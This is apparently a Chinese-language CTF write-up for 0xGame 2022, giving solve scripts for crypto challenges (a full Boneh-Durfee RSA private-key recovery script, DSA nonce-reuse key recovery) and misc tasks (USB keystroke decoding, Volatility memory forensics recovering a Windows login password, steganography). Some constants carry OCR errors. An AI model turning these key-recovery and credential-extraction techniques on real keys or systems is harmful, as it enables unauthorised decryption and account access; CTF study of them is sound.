Crypto

B_D

网上找一个boneh_durfee的攻击脚本带进去就行了

不过据说维纳攻击也可以用

```
import time

"""
Setting debug to true will display more informations
about the lattice, the bounds, the vectors...
"""
debug = True

"""
Setting strict to true will stop the algorithm (and
return (-1, -1)) if we don't have a correct
upperbound on the determinant. Note that this
doesn't necesseraly mean that no solutions
will be found since the thaeoretical upperbound is
usualy far away from actual results. That is why
you should probably use `strict = False`
"""
strict = False

"""
This is experimental, but has provided remarkable results
so far. It tries to reduce the lattice as much as it can
while keeping its efficiency. I see no reason not to use
this option, but if things don't work, you should try
disabling it
"""
helpful_only = True
dimension_min = 7 # stop removing if lattice reaches that dimension

##########################################
# Functions
##########################################

# display stats on helpful vectors
def helpful_vectors(BB, modulus):
    nothelpful = 0
    for ii in range(BB.dimensions()[0]):
        if BB[ii,ii] >= modulus:
            nothelpful += 1

    print (nothelpful, "/", BB.dimensions()[0], " vectors are not helpful")

# display matrix picture with 0 and X
def matrix_overview(BB, bound):
    for ii in range(BB.dimensions()[0]):
        a = ('%02d ' % ii)
```

```
        for jj in range(BB.dimensions()[1]):
            a += '0' if BB[ii,jj] == 0 else 'X'
            if BB.dimensions()[0] < 60:
                a += ' '
        if BB[ii, ii] >= bound:
            a += '~'
        print (a)

# tries to remove unhelpful vectors
# we start at current = n-1 (last vector)
def remove_unhelpful(BB, monomials, bound, current):
    # end of our recursive function
    if current == -1 or BB.dimensions()[0] <= dimension_min:
        return BB

    # we start by checking from the end
    for ii in range(current, -1, -1):
        # if it is unhelpful:
        if BB[ii, ii] >= bound:
            affected_vectors = 0
            affected_vector_index = 0
            # let's check if it affects other vectors
            for jj in range(ii + 1, BB.dimensions()[0]):
                # if another vector is affected:
                # we increase the count
                if BB[jj, ii] != 0:
                    affected_vectors += 1
                    affected_vector_index = jj

            # level:0
            # if no other vectors end up affected
            # we remove it
            if affected_vectors == 0:
                print ("* removing unhelpful vector", ii)
                BB = BB.delete_columns([ii])
                BB = BB.delete_rows([ii])
                monomials.pop(ii)
                BB = remove_unhelpful(BB, monomials, bound, ii-1)
                return BB

            # level:1
            # if just one was affected we check
            # if it is affecting someone else
            elif affected_vectors == 1:
                affected_deeper = True
                for kk in range(affected_vector_index + 1, BB.dimensions()[0]):
                    # if it is affecting even one vector
                    # we give up on this one
                    if BB[kk, affected_vector_index] != 0:
                        affected_deeper = False
                # remove both it if no other vector was affected and
                # this helpful vector is not helpful enough
                # compared to our unhelpful one
                if affected_deeper and abs(bound - BB[affected_vector_index,
affected_vector_index]) < abs(bound - BB[ii, ii]):
                    print ("* removing unhelpful vectors", ii, "and",
affected_vector_index)
                    BB = BB.delete_columns([affected_vector_index, ii])
```

```
                    BB = BB.delete_rows([affected_vector_index, ii])
                    monomials.pop(affected_vector_index)
                    monomials.pop(ii)
                    BB = remove_unhelpful(BB, monomials, bound, ii-1)
                    return BB
    # nothing happened
    return BB

"""
Returns:
* 0,0   if it fails
* -1,-1 if `strict=true`, and determinant doesn't bound
* x0,y0 the solutions of `pol`
"""
def boneh_durfee(pol, modulus, mm, tt, XX, YY):
    """
    Boneh and Durfee revisited by Herrmann and May

    finds a solution if:
    * d < N^delta
    * |x| < e^delta
    * |y| < e^0.5
    whenever delta < 1 - sqrt(2)/2 ~ 0.292
    """

    # substitution (Herrman and May)
    PR.<u, x, y> = PolynomialRing(ZZ)
    Q = PR.quotient(x*y + 1 - u) # u = xy + 1
    polZ = Q(pol).lift()

    UU = XX*YY + 1

    # x-shifts
    gg = []
    for kk in range(mm + 1):
        for ii in range(mm - kk + 1):
            xshift = x^ii * modulus^(mm - kk) * polZ(u, x, y)^kk
            gg.append(xshift)
    gg.sort()

    # x-shifts list of monomials
    monomials = []
    for polynomial in gg:
        for monomial in polynomial.monomials():
            if monomial not in monomials:
                monomials.append(monomial)
    monomials.sort()

    # y-shifts (selected by Herrman and May)
    for jj in range(1, tt + 1):
        for kk in range(floor(mm/tt) * jj, mm + 1):
            yshift = y^jj * polZ(u, x, y)^kk * modulus^(mm - kk)
            yshift = Q(yshift).lift()
            gg.append(yshift) # substitution

    # y-shifts list of monomials
    for jj in range(1, tt + 1):
        for kk in range(floor(mm/tt) * jj, mm + 1):
```

```
            monomials.append(u^kk * y^jj)

    # construct lattice B
    nn = len(monomials)
    BB = Matrix(ZZ, nn)
    for ii in range(nn):
        BB[ii, 0] = gg[ii](0, 0, 0)
        for jj in range(1, ii + 1):
            if monomials[jj] in gg[ii].monomials():
                BB[ii, jj] = gg[ii].monomial_coefficient(monomials[jj]) *
monomials[jj](UU,XX,YY)

    # Prototype to reduce the lattice
    if helpful_only:
        # automatically remove
        BB = remove_unhelpful(BB, monomials, modulus^mm, nn-1)
        # reset dimension
        nn = BB.dimensions()[0]
        if nn == 0:
            print ("failure")
            return 0,0

    # check if vectors are helpful
    if debug:
        helpful_vectors(BB, modulus^mm)

    # check if determinant is correctly bounded
    det = BB.det()
    bound = modulus^(mm*nn)
    if det >= bound:
        print ("We do not have det < bound. Solutions might not be found.")
        print ("Try with highers m and t.")
        if debug:
            diff = (log(det) - log(bound)) / log(2)
            print ("size det(L) - size e^(m*n) = ", floor(diff))
        if strict:
            return -1, -1
    else:
        print ("det(L) < e^(m*n) (good! If a solution exists < N^delta, it will
be found)")

    # display the lattice basis
    if debug:
        matrix_overview(BB, modulus^mm)

    # LLL
    if debug:
        print ("optimizing basis of the lattice via LLL, this can take a long
time")

    BB = BB.LLL()

    if debug:
        print ("LLL is done!")

    # transform vector i & j -> polynomials 1 & 2
    if debug:
        print ("looking for independent vectors in the lattice")
```

```
    found_polynomials = False

    for pol1_idx in range(nn - 1):
        for pol2_idx in range(pol1_idx + 1, nn):
            # for i and j, create the two polynomials
            PR.<w,z> = PolynomialRing(ZZ)
            pol1 = pol2 = 0
            for jj in range(nn):
                pol1 += monomials[jj](w*z+1,w,z) * BB[pol1_idx, jj] /
monomials[jj](UU,XX,YY)
                pol2 += monomials[jj](w*z+1,w,z) * BB[pol2_idx, jj] /
monomials[jj](UU,XX,YY)

            # resultant
            PR.<q> = PolynomialRing(ZZ)
            rr = pol1.resultant(pol2)

            # are these good polynomials?
            if rr.is_zero() or rr.monomials() == [1]:
                continue
            else:
                print ("found them, using vectors", pol1_idx, "and", pol2_idx)
                found_polynomials = True
                break
        if found_polynomials:
            break

    if not found_polynomials:
        print ("no independant vectors could be found. This should very rarely
happen...")
        return 0, 0

    rr = rr(q, q)

    # solutions
    soly = rr.roots()

    if len(soly) == 0:
        print ("Your prediction (delta) is too small")
        return 0, 0

    soly = soly[0][0]
    ss = pol1(q, soly)
    solx = ss.roots()[0][0]

    #
    return solx, soly

def example():
    ########################################
    # How To Use This Script
    ########################################

    #
    # The problem to solve (edit the following values)
    #

    # the modulus
```

```
    N =
13715167883327838365274013103811076297254519716291174626890031505049627611641807
59696280450620715750204519578136563043947431748467347340398634370250145271034686
08827912289156152326989484009311455424329666286247165335362818758220304351514392
06091534065530955853558251844179933228948946231934907101348856917824632780140302
72908904008452829904302265949304666332755661885328045820534017978017038983721086
23085673649169862438606839039496155580746102808912138613817813194330489392894374
63860265900778945092793308233742580280756443573234593229072279867130716077271555
45145511661936148098056082627423268887699936924667363487
    # the public exponent
    e =
16158628209386471087864823419316833531324610383636627910950977250905282079251444
93492927418779285810993803186019668893476085410570338701324011680380009723017909
17761915586435003070527286392539665486856801804249084131590949820954640054377805
73650916551590152369729992696153831291916500999467712274780197884347797694165605
21875995741538043223514581448653783898100814268462500355130172367409153557166306
64054465017871002415513246506273152478565655497707114406069193304172864454829532
57563675570816236792867096701381388972594349156992172674741251592790208201489826
19570258333277071070481182133532212027568829026138356701

    # the hypothesis on the private exponent (the theoretical maximum is 0.292)
    delta = 0.251 # this means that d < N^delta

    #
    # Lattice (tweak those values)
    #

    # you should tweak this (after a first run), (e.g. increment it until a
solution is found)
    m = 4 # size of the lattice (bigger the better/slower)

    # you need to be a lattice master to tweak these
    t = int((1-2*delta) * m)  # optimization from Herrmann and May
    X = 2*floor(N^delta)  # this _might_ be too much
    Y = floor(N^(1/2))    # correct if p, q are ~ same size

    #
    # Don't touch anything below
    #

    # Problem put in equation
    P.<x,y> = PolynomialRing(ZZ)
    A = int((N+1)/2)
    pol = 1 + x * (A + y)

    #
    # Find the solutions!
    #

    # Checking bounds
    if debug:
        print ("=== checking values ===")
        print ("* delta:", delta)
        print ("* delta < 0.292", delta < 0.292)
        print ("* size of e:", int(log(e)/log(2)))
        print ("* size of N:", int(log(N)/log(2)))
        print ("* m:", m, ", t:", t)
```

```
    # boneh_durfee
    if debug:
        print ("=== running algorithm ===")
        start_time = time.time()

    solx, soly = boneh_durfee(pol, e, m, t, X, Y)

    # found a solution?
    if solx > 0:
        print ("=== solution found ===")
        if False:
            print ("x:", solx)
            print ("y:", soly)

        d = int(pol(solx, soly) / e)
        print ("private key found:", d)
    else:
        print ("=== no solution was found ===")

    if debug:
        print("=== %s seconds ===" % (time.time() - start_time))

if __name__ == "__main__":
    example()
```

blocker

一个简单的块密码，逆一下就出来了

```
from Crypto.Util.number import *

a = 232825750
b = 1828860569
cipher = b'\x9a]\xec\x18\xd9\x98\x1d\x85\x0b}V\xf0\xc9\x98\x8d\x85"
<\xf4\x02+\xa1m\xe7\xa0\xa6dJ\x8b\x93u?\x0b\x8d\xf62'
block_length = 4


def circular_shift_left(int_value, k, bit=32):
    bin_value = bin(int_value)[2:].zfill(32)
    bin_value = bin_value[k:] + bin_value[:k]
    int_value = int(bin_value, 2)
    return int_value


def dec_block(block):
    block ^= b
    block = circular_shift_left(block, 21)
    block ^= a
    block = long_to_bytes(block)
    return block


ff = []
flag = b""
plain_block = [cipher[block_length * i: block_length * (i + 1)] for i in
range(len(cipher) // block_length)]
```

```
flag += (dec_block(bytes_to_long(b'0xgm') ^ bytes_to_long(plain_block[0])))
for i in range(8):
    flag += (dec_block(bytes_to_long(plain_block[i]) ^
bytes_to_long(plain_block[i + 1])))
print(flag)
```

Euler

运用欧拉定理

把n用yafu分解了，然后计算$\phi (n)$

计算$p \equiv 3^e \pmod{\phi(n)}$

计算$l \equiv 3^p \pmod{n}$

最后求出m

```
from functools import reduce
from Crypto.Util.number import *

n =
29929378538095242599885557965311297229924523708488195903349782032363055913634371
14319355230570736879877215093219089823499514308114630433283071857656886221583341
90887122122299947863738860029338852413382959865660592322569853578375693541037184
70254246398122059607732272010616255443856829833332931407591
factors = [1031597280836669, 831763169751037, 1047241102139227,
1121166222643673, 1106502088074143, 724280506692727,
           564473023238051, 722283223420861, 712230248080397, 995107014561889,
755979891579641, 1108754952183367,
           1002598179716267, 627339010540087, 681606630260771, 986358416636413,
771609538687643, 729341978292667,
           585469394406137, 1098486200089483]
phi = 1
for i in factors:
    phi *= i-1
c =
14115545351007949046897492137862741044898077109960419446496565606468622772683580
28163881679914477099424982891026069330620388008579495503474747606015399765632352
35033759556597776819887405446872541995908025375295155796201193339456612542650306
58518256358717772703818654480106524239143719389868004689600
e = 231259269673028
p = pow(3, e, phi)
l = pow(3, p, n)
m = l ^ c
print(long_to_bytes(m))
```

签个名吧

DSA签名的相关攻击

注意到本题两次签名使用了相同的k，针对该点进行攻击

```
from hashlib import *
```

```
from Crypto.Util.number import *

s0 = 11553915666833531446138283818358899471325579767l8
s1 = 18216658182279142348169537266492313717678982938l
q = 14276656477383747630202279491294297594467926651l3
m0 = b'0xGame'
m1 = b'hack_fun'
hm0 = bytes_to_long(sha256(m0).digest())
hm1 = bytes_to_long(sha256(m1).digest())
k = (inverse(s1 - s0, q) * (hm1 - hm0)) % q
# print(k)
r0 = 95691084400016283370545491168719939300890207l9
x = inverse(r0, q) * (s0 * k - hm0) % q
# print(x)
flag = '0xGame{' + md5(str(x).encode()).hexdigest() + '}'
print(flag)
```

Misc

BabyUSB

基础的键盘流量分析，后半部分的密码和第一周是同样的手法，得到：Part of the zip password is s_Here

另一部分简单分析后可以将流量中含有hiddata的部分先提取出来再用脚本一把梭

```
import os
os.system("tshark -r 1.pcapng -T fields -e usb.capdata > usbdata.txt")
normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f",
"0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l", "10":"m", "11":"n",
"12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u", "19":"v",
"1a":"w", "1b":"x", "1c":"y", "1d":"z","1e":"1", "1f":"2", "20":"3", "21":"4",
"22":"5", "23":"6","24":"7","25":"8","26":"9","27":"0","28":"<RET>","29":"
<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"-","2e":"=","2f":"
[","30":"]","31":"\\","32":"<NON>","33":";","34":"'","35":"
<GA>","36":",","37":".","38":"/","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"
<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"
<F9>","43":"<F10>","44":"<F11>","45":"<F12>"}

shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F",
"0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L", "10":"M", "11":"N",
"12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U", "19":"V",
"1a":"W", "1b":"X", "1c":"Y", "1d":"Z","1e":"!", "1f":"@", "20":"#", "21":"$",
"22":"%", "23":"^","24":"&","25":"*","26":"(","27":")","28":"<RET>","29":"
<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"_","2e":"+","2f":"
{","30":"}","31":"|","32":"<NON>","33":"\"","34":":","35":"<GA>","36":"
<","37":">","38":"?","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"<F3>","3d":"
<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"
<F10>","44":"<F11>","45":"<F12>"}


nums = []
keys = open('usbdata.txt')
for line in keys:
    #print(line)
    if len(line)!=17: #首先过滤掉鼠标等其他设备的USB流量
```

```
            continue
        nums.append(line[0:2]+line[4:6]) #取一、三字节
        #print(nums)
keys.close()
output = ""
for n in nums:
    if n[2:4] == "00" :
        continue

    if n[2:4] in normalKeys:
        if n[0:2]=="02": #表示按下了shift
            output += shiftKeys [n[2:4]]
        else :
            output += normalKeys [n[2:4]]
    else:
        output += '[unknown]'
print('output :' + output)
```

于是可以得到第一部分密码：“PartofthepasswordisP@334~~w0rD_1“~~

去掉空格等按键后得到：Part of the password is P@33w0rD_1

使用两部分的密码即可成功解开压缩包拿到flag

```
0xGame{E43y_Traff1c_Analy3i3}
```

螺旋升天

结合题目名可以发现，密码大概符合这种规律

是螺旋形，以及根据hint，可以得知压缩包的结构也被一样根据螺旋打乱了，正好压缩包的大小是289=17*17，于是就可以构造一个17*17的矩阵来进行变换，脚本如下（相关算法可以在网上找到

```
def function(n):
    matrix = [[0] * n for _ in range(n)]

    number = 1
    left, right, up, down = 0, n - 1, 0, n - 1
    while left < right and up < down:
        # 从左到右
        for i in range(left, right):
```

```
            matrix[up][i] = number
            number += 1

        # 从上到下
        for i in range(up, down):
            matrix[i][right] = number
            number += 1

        # 从右向左
        for i in range(right, left, -1):
            matrix[down][i] = number
            number += 1

        for i in range(down, up, -1):
            matrix[i][left] = number
            number += 1
        left += 1
        right -= 1
        up += 1
        down -= 1
    # n 为奇数的时候，正方形中间会有个单独的空格需要单独填充
    if n % 2 != 0:
        matrix[n // 2][n // 2] = number
    return matrix

import struct
s = function(17)
s = sum(s,[])
f = open('flag.zip','rb').read()
arr = [0]*289
for i in range(len(s)):
    arr[s[i]-1] = f[i]
with open('fflag.zip', 'wb')as fp:
    for x in arr:
        b = struct.pack('B', x)
        fp.write(b)
```


这样就可以还原原压缩包，再用给的密码就可以拿到flag

```
0xGame{6e93c04c-5478-4d34-9dd2-c46742d551bb}
```

证取单简

入门级内存取证，先获取版本

```
volatility -f mem imageinfo
```



得到版本为Win7SP1x64,再看看进程

```
volatility -f mem --profile=Win7SP1x64 pslist
```

```
└─ volatility -f mem --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exi
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ---
0xfffffa80018be040 System                    4      0     80      500 ------      0 2022-07-27 07:56:31 UTC+0000
0xfffffa800271cb30 smss.exe                252      4      2       29 ------      0 2022-07-27 07:56:31 UTC+0000
0xfffffa800307e060 csrss.exe               356    348      9      419      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8002f14060 wininit.exe             392    348      3       76      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8002f18800 csrss.exe               404    384      7      206      1      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8002f19370 winlogon.exe            448    384      4      113      1      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8002f9d360 services.exe            492    392      7      206      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8002fa9b30 lsass.exe               500    392      6      542      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8002fadb30 lsm.exe                 508    392      9      140      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa800345ab30 svchost.exe             612    492     10      351      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa8004563440 svchost.exe             676    492      6      250      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa800466bb30 svchost.exe             728    492     23      476      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa800468ab30 svchost.exe             804    492     20      439      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa800375db30 svchost.exe             904    492     39      974      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa80046e4b30 audiodg.exe             964    728      7      126      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa80047208b0 svchost.exe             308    492     11      267      0      0 2022-07-27 08:00:38 UTC+0000
0xfffffa80047387a0 svchost.exe             364    492     20      383      0      0 2022-07-27 08:00:39 UTC+0000
0xfffffa8004789910 spoolsv.exe            1096    492     14      270      0      0 2022-07-27 08:00:39 UTC+0000
0xfffffa800472ab30 svchost.exe            1132    492     19      317      0      0 2022-07-27 08:00:39 UTC+0000
0xfffffa8004833400 svchost.exe            1260    492     17      230      0      0 2022-07-27 08:00:39 UTC+0000
0xfffffa8004866b30 svchost.exe            1576    492      7       94      0      0 2022-07-27 08:00:39 UTC+0000
0xfffffa8004b11320 taskhost.exe           1840    492     10      161      1      0 2022-07-27 08:00:47 UTC+0000
0xfffffa8004b44b30 dwm.exe                1876    804      4       69      1      0 2022-07-27 08:00:47 UTC+0000
0xfffffa8004b4db30 explorer.exe           1892   1852     35      875      1      0 2022-07-27 08:00:47 UTC+0000
0xfffffa8002f8bb30 SearchIndexer.         2012    492     13      623      0      0 2022-07-27 08:00:53 UTC+0000
0xfffffa8004db6720 FTK Imager.exe         1812   1892     15      329      1      0 2022-07-27 08:00:59 UTC+0000
0xfffffa8004d24060 cmd.exe                2076   1892      1       18      1      0 2022-07-27 08:01:08 UTC+0000
0xfffffa8004d6ea70 conhost.exe            2084    404      3       55      1      0 2022-07-27 08:01:08 UTC+0000
0xfffffa8002f03060 notepad.exe            2116   1892      2       61      1      0 2022-07-27 08:01:12 UTC+0000
0xfffffa8004b33620 sppsvc.exe             2456    492      4      140      0      0 2022-07-27 08:02:40 UTC+0000
0xfffffa80047e4870 svchost.exe            2588    492     10      300      0      0 2022-07-27 08:02:50 UTC+0000
0xfffffa80047df4e0 wmpnetwk.exe           2624    492     10      211      0      0 2022-07-27 08:02:50 UTC+0000
0xfffffa80047db420 WmiPrvSE.exe            556    612      6      162      0      0 2022-07-27 08:03:36 UTC+0000
0xfffffa80047d0b30 taskhost.exe           1824    492      8      156      0      0 2022-07-27 08:03:39 UTC+0000
0xfffffa80047da8b0 WMIADAP.exe             880    904      6       84      0      0 2022-07-27 08:04:39 UTC+0000
0xfffffa8004a98930 WmiPrvSE.exe            924    612      8      115      0      0 2022-07-27 08:04:39 UTC+0000
```

可以看到有cmd，notepad，explorer等可疑进程，于是分别使用参数cmdscan，editbox，iehistory查看

```
└─ ~/桌面
└─ volatility -f mem --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: conhost.exe Pid: 2084
CommandHistory: 0x2be7b0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
Cmd #0 @ 0x2abfd0: The author likes to use the same password, including the boot password
```

可以发现cmd里有一段重要信息，说的是出题人喜欢用一样的密码，包括开机密码，这里就可以用各种工具去获取密码，得到用户zysgmzb的密码：0xGame2022

```
**************************
Wnd Context       : 1\WinSta0\Default
Process ID        : 2116
ImageFileName     : notepad.exe
IsWow64           : No
atom_class        : 6.0.7600.16385!Edit
value-of WndExtra : 0x35e4f0
nChars            : 64
selStart          : 64
selEnd            : 64
isPwdControl      : False
undoPos           : 0
undoLen           : 64
address-of undoBuf: 0x366400
undoBuf           : St1gvdn13d2SGcKvxRq4vbGEKf66e1IX1ywid5epVjAHknLqo5UQj/1XkVGdsF2U
------------------------
St1gvdn13d2SGcKvxRq4vbGEKf66e1IX1ywid5epVjAHknLqo5UQj/1XkVGdsF2U
```

又在editbox里发现一段密文，根据题目名，可以联想到需要倒过来解密，这是U2Fsd开头的AES，很明显是用某网站解密，配合上面得到的密码即可解密

```
0xGame{F1rst_St3p_0f_Forens1cs}
```

Time To Live


直接搜索题目名即可得知大概的意思，即把所有数字转2进制之后可以发现后6位全是1，取前两位即可解密，但是这里改了改，换成了后四位，但是解密脚本还是很好写

```
file=open(r"C:\Users\16334\Desktop\Time To Live.txt").read().splitlines()
bina=''
for i in file:
    a=int(i)
    a=bin(a)[2:].zfill(8)
    bina+=a[0:4]
base=long_to_bytes(int(bina,2))
```

提取之后就可以得到一段完整的base64，同时可以看出这是一个jpg图片转过来的base64，解密即可得到原图，再根据题目描述可以猜到有一个图片盲水印，由于只有一张图，所以猜测是傅里叶盲水印，脚本或者工具都可以解密，完整exp如下


```
from Crypto.Util.number import *
import base64
file=open(r"C:\Users\16334\Desktop\Time To Live.txt").read().splitlines()
bina=''
for i in file:
    a=int(i)
    a=bin(a)[2:].zfill(8)
    bina+=a[0:4]
base=long_to_bytes(int(bina,2))
flagimg=base64.b64decode(base)
with open(r"C:\Users\16334\Desktop\1.jpg",'wb') as f:
    f.write(flagimg)
    f.close

import cv2 as cv
import numpy as np
import matplotlib.pyplot as plt
img = cv.imread(r"C:\Users\16334\Desktop\1.jpg", 0)
f = np.fft.fft2(img)
fshift = np.fft.fftshift(f)
s1 = np.log(np.abs(fshift))
plt.subplot(121)
plt.imshow(img, 'gray')
plt.title('original')
plt.subplot(122)
plt.imshow(s1,'gray')
plt.title('center')
plt.show()
```

下图是工具解密效果，比脚本好一些

